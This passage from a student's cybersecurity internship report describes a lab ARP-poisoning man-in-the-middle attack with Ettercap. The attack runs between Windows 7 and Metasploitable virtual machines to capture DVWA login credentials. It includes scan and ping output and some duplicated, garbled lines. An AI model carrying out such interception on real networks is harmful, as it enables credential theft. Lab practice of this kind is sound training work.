
Step 1: Open kali linux, windows7 and metasploitable machine together keep all of them in the host only adapter. Then in kali liunx terminal log in to the root. Then find the IP address of windows7 and metasploitable using nbtscan.

```
root@kali:~# nbtscan
[+] Scanning for NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.1    LAPTOP-KTEN3Q2   <server>  <unknown>  00:0c:29:14:86:05
192.168.56.103  WNDOWS7-PC       <server>  <unknown>  00:00:27:9e:17:29
192.168.56.101  METASPLOITABLE  <server>  <unknown>  00:00:10:00:00:00
192.168.56.255  Señor failed: Permission denied
[+] Scanning for NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.1    LAPTOP-KTEN3Q2   <server>  <unknown>  00:0c:29:14:86:05
192.168.56.103  WNDOWS7-PC       <server>  <unknown>  00:00:27:9e:17:29
192.168.56.101  METASPLOITABLE  <server>  <unknown>  00:00:10:00:00:00
192.168.56.255  Señor failed: Permission denied
```


Step 2: Then go to toolbar and select Ettercap.




Step 3: Enter the password of root that is kali and authenticate it.



Step 4: The top of the Ettercap question will open, and you can check the appropriate item by selecting it. then select hosts from the settings menu, then select scan host from the hosts menu. then visit hostlist. Choose the Windows IP address as target 1 and specify the Metasploitable IP as target 2. then click the global icon, and last click ARP. leave it in default mode.



Step 5: Ping Windows 7 after signing into Meta. Open Windows 7, open to Internet Explorer, enter the IP address of the metasploitable, and then click OK. Visit the link for DVWA after receiving the page, then log in as admin with the provided password



```
meta [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.



To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.


msfadmin@metasploitable:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=15.2 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=9.05 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=13.0 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=14.8 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=15.5 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=12.1 ms

--- 192.168.56.103 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5002ms
rtt min/avg/max/mdev = 9.052/13.321/15.543/2.281 ms
msfadmin@metasploitable:~$ _
```



Step 5: Now got to kali linux and then to ethercap prompt you can see the user's name and the password.





5. Conclusion

In conclusion, my internship in cyber security was a very worthwhile experience that helped me fully appreciate the significance of cyber security in the current digital era. I had the chance to work on a range of initiatives during my internship, including threat modelling and vulnerability assessments. With these projects, I gained practical experience working with a variety of tools and technologies frequently found in the cyber security industry.

I also got the opportunity to collaborate closely with seasoned experts in the field of cyber security throughout my internship, who gave me advice, mentorship, and feedback. This gave me the opportunity to advance my abilities and expertise in fields like risk management and network security.

I believe the knowledge and skills I gained from my cyber security internship will be extremely helpful as I continue to pursue a career in the industry. I am incredibly appreciative of the chance to have taken part in this internship and I am eager to use what I have learnt in the future.